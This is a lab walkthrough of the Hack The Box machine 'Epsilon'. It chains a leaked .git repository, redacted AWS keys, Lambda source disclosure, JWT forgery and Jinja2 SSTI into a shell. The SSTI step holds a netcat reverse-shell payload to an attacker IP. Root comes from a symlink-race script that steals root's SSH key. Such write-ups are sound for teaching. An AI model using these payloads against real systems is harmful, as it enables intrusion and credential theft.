
HTB Linux Medium: Epsilon
Epsilon is a medium Linux box built around a leaked git repository and a locally emulated AWS environment: https://app.hackthebox.com/machines/Epsilon. It teaches how a single exposed .git directory turns into cloud credentials, how cloud credentials turn into source code, and how source code turns into a shell. Root comes from a symlink race against a backup job.
Summary of the path
nmap → exposed .git on port 80 → git history leaks AWS keys → Lambda code disclosure via awscli → Flask source exposes admin login and JWT secret → SSTI on /order → shell as tom → pspy finds root backup job → symlink swaps checksum for root id_rsa → root over SSH
Enumeration
Three ports matter. SSH on 22 (OpenSSH 8.2p1 on Ubuntu focal), Apache on 80, and a Werkzeug development server on 5000 serving something called "Costume Shop". Werkzeug 2.0.2 on Python 3.8.10 tells us the app is Flask, worth remembering when we later go looking for template injection.
$ nmap -sV -sC -A 10.129.96.151
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4
80/tcp   open  http    Apache httpd 2.4.41
|_http-title: 403 Forbidden
| http-git:
|   10.129.96.151:80/.git/
|     Git repository found!
|_    Last commit message: Updating Tracking API  # Please enter the commit message for...
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Costume Shop

Port 80 is interesting precisely because it looks boring. The index returns 403 Forbidden, so a quick pass would write it off, but nmap's http-git script already answered the question we had not asked yet: there is a .git directory served over HTTP, directory listing is denied but the objects underneath are not. Apache blocks / and /.git/ while happily serving /.git/HEAD, and that is the whole finding.
The box wants hostnames later, so we add them now:
10.129.96.151 epsilon.htb cloud.epsilon.htb

The costume shop on 5000 is a small login-gated app. Unauthenticated we get the login page and a tracking page, and everything else bounces us back to /.
Foothold: from .git to Lambda to SSTI
git-dumper walks the object store one blob at a time and rebuilds the repository locally, which is exactly what an exposed .git with denied listings allows.
$ git-dumper http://10.129.96.151/.git/ ~/epsilon
[-] Testing http://10.129.96.151/.git/HEAD [200]
[-] Testing http://10.129.96.151/.git/ [403]
<SNIP>
[-] Fetching objects
[-] Fetching http://10.129.96.151/.git/objects/7c/f92a7a09e523c1c667d13847c9ba22464412f3 [200]
<SNIP>
[-] Running git checkout .
Read the log before the files, because what a developer removed is usually more interesting than what they kept.
$ git log --oneline
c622771 Fixed Typo
b10dd06 Adding Costume Site
c514416 Updatig Tracking API
7cf92a7 Adding Tracking API Module

Four commits, and the first one is named after the module we care about. We check it out and find hardcoded credentials.
$ git checkout 7cf92a7a09e523c1c667d13847c9ba22464412f3
HEAD is now at 7cf92a7 Adding Tracking API Module

$ cat track_api_CR_148.py
import io
import os
from zipfile import ZipFile
from boto3.session import Session

session = Session(
    aws_access_key_id='<REDACTED>',
    aws_secret_access_key='<REDACTED>',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilong.htb')
aws_lambda = session.client('lambda')
<SNIP>
def update_lambda(lambda_name, lambda_code_path):
    if not os.path.isdir(lambda_code_path):
        raise ValueError('Lambda directory does not exist: {0}'.format(lambda_code_path))
    aws_lambda.update_function_code(
        FunctionName=lambda_name,
        ZipFile=make_zip_file_bytes(path=lambda_code_path))
Two things to take from this file. The obvious one is the key pair. The subtle one is endpoint_url, which tells us this is not real AWS, it is an emulated AWS API reachable at a hostname on the box itself. Note the g in cloud.epsilong.htb: that typo is what the later "Fixed Typo" commit repaired, so the working hostname is cloud.epsilon.htb, the one we already put in /etc/hosts. Chasing the string as written leads nowhere, a good reminder to read a leaked config as a draft rather than as gospel.
We install awscli v2 and point it at the box:
$ curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64-2.23.6.zip" -o "awscliv2.zip"
$ unzip awscliv2.zip && sudo ./install.sh
<SNIP>
You can now run: /usr/local/bin/aws --version

$ aws configure --profile epsilon
AWS Access Key ID [None]: <REDACTED>
AWS Secret Access Key [None]: <REDACTED>
Default region name [None]: us-east-1
Default output format [None]: json
Enumerating the Lambda service gives us a single function, costume_shop_v1, and asking for its details hands over a download link for its code. That link is the real prize: get-function returns a URL to the deployment package, so read access to Lambda metadata is read access to source.
$ aws --endpoint-url=http://cloud.epsilon.htb lambda get-function \
      --function-name costume_shop_v1 --profile epsilon
{
    "Configuration": {
        "FunctionName": "costume_shop_v1",
        "Runtime": "python3.7",
        "Role": "arn:aws:iam::123456789012:role/service-role/dev",
        "Handler": "my-function.handler",
        "CodeSize": 478,
<SNIP>
    },
    "Code": {
        "Location": "http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code"
    }
}
Unzipping the package gives us the Flask application running on port 5000:
#!/usr/bin/python3

import jwt
from flask import *

app = Flask(__name__)
secret = '<REDACTED>'

def verify_jwt(token,key):
	try:
		username=jwt.decode(token,key,algorithms=['HS256',])['username']
		if username:
			return True
		else:
			return False
	except:
		return False

@app.route("/", methods=["GET","POST"])
def index():
	if request.method=="POST":
		if request.form['username']=="admin" and request.form['password']=="admin":
			res = make_response()
			token=jwt.encode({"username":"admin"},secret,algorithm="HS256")
			res.set_cookie("auth",token)
			res.headers['location']='/home'
			return res,302
<SNIP>
app.run(debug='true')
The gate is not really a gate once we have this file. verify_jwt accepts any HS256 token that carries a username claim and validates against secret, and secret is right there in the source we just downloaded. So we skip the login form entirely and sign our own token for {"username": "admin"} with the leaked key, then set it as the auth cookie by hand.
>>> import jwt
>>> jwt.encode({"username":"admin"}, '<REDACTED>', algorithm="HS256")
'<REDACTED_JWT>'

Dropping that value into the browser as auth=<jwt> is enough, since every protected route only ever asks verify_jwt whether the cookie verifies. The hardcoded admin:admin in the handler would have worked too, worth noticing as a second finding, but forging the cookie is the cleaner read of the bug: the secret being in the deployment package means authentication is decorative.
The route that matters is /order:
@app.route('/order',methods=["GET","POST"])
def order():
	if verify_jwt(request.cookies.get('auth'),secret):
		if request.method=="POST":
			costume=request.form["costume"]
			message = '''
			Your order of "{}" has been placed successfully.
			'''.format(costume)
			tmpl=render_template_string(message,costume=costume)
			return render_template('order.html',message=tmpl)
This is the beat worth slowing down for. The developer did the safe thing and passed costume into the template as a variable, then undid it on the line above by using .format() to build the template string itself. Our input is not template data, it is template source, and render_template_string compiles it. Anything we type into the costume field is Jinja2 that the server agrees to execute. We expected to hunt for a sink in the source; instead the sink was two lines long.

The confirmation is the usual one, {{7*7}} coming back as 49 inside the order confirmation message:
From there we need a path from the template context to something that can run commands. self._TemplateReference__context is the render context object, cycler is a global Jinja helper that lives in it, and its __init__.__globals__ gives us the module globals of the file cycler is defined in, which imports os. That chain gets us to command execution without needing any object the application itself defined:
self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read()

With execution proven, we swap id for a named pipe reverse shell. The payload goes in URL encoded so the shell metacharacters survive the form submission:
self._TemplateReference__context.cycler.__init__.__globals__.os.popen('rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff|sh%20-i%202%3E%261|nc%2010.10.14.250%206969%20%3E%2Ftmp%2Ff').read()


And the listener catches it:

User
There is no lateral movement on this box. The Flask app runs as tom, not root, and tom owns user.txt, so the SSTI shell is already the user shell.
Privilege escalation

Nothing in the usual sweep of sudo rights and SUID binaries leads anywhere, and the app is a dead end once we have its source. An unremarkable filesystem on a box that clearly automates something is the cue to watch time rather than watch files. We upload pspy64 and let it sit.

The process log shows a root owned backup routine firing on a short interval. It works out of /opt/backups, handles a file called checksum there, and writes tar archives into /var/backups/web_backups. The archive it produces contains opt/backups/checksum alongside a nested tar of the site, which is the detail that matters: root reads that path and copies whatever it finds there into an archive we can read.
tom@epsilon:~$ cat /usr/bin/backup.sh
#!/bin/bash
file=`date +%N`
/usr/bin/rm -rf /opt/backups/
/usr/bin/tar -cvf "/opt/backups/file.tar" /var/www/app/
sha1sum "/opt/backups/file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file=`date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/{check_file}.tar" /opt/backups/checksum "/opt/backups/file.tar"
/usr/bin/rm -rf /opt/backups/
Read top to bottom, this hands us everything. Each cycle wipes and recreates /opt/backups/, tars the web root into file.tar, writes a sha1sum of that tar into checksum, sleeps five seconds, then archives both checksum and file.tar into /var/backups/web_backups/. The second tar uses -h, which tells tar to follow symbolic links and archive what they point at rather than the link itself. And the sleep 5 is a five second window, sitting right between the moment checksum is created and the moment it gets read.
tom can write in /opt/backups, so we control what checksum is. tar follows symbolic links it is told to archive, so if checksum is a link to a file only root can read, root's own backup job will read it for us and hand us the contents inside a world readable archive.
The one complication is timing. The job recreates checksum each cycle, so we have to replace it in the window between its creation and the tar that reads it. A short script plus a busy loop is enough to win that race:
#!/bin/sh

if [ -e /opt/backups/checksum ]; then
	rm -f /opt/backups/checksum
	ln -sf /root/.ssh/id_rsa /opt/backups/checksum
fi
tom@epsilon:~$ chmod +x exploit.sh
tom@epsilon:~$ while true; do ./exploit.sh; done
tom@epsilon:~$ ls -la /var/backups/web_backups
-rw-r--r-- 1 root root 1003520 Sep  3 15:15 220542670.tar
-rw-r--r-- 1 root root 1003520 Sep  3 15:16 323537395.tar
-rw-r--r-- 1 root root 1003520 Sep  3 15:17 352081509.tar
We take the newest archive, unpack it in tom's home, and read the file that was supposed to be a checksum:
tom@epsilon:~$ cp /var/backups/web_backups/352081509.tar .
tom@epsilon:~$ tar -xvf 352081509.tar
opt/backups/checksum
opt/backups/335417017.tar
tom@epsilon:~$ cat opt/backups/checksum
-----BEGIN OPENSSH PRIVATE KEY-----
<REDACTED>
-----END OPENSSH PRIVATE KEY-----
The trailing comment inside the key confirms the owner, root@epsilon.
Root
With the key obtained and chmod 600 applied, root is a single SSH connection away, no password and no further escalation needed.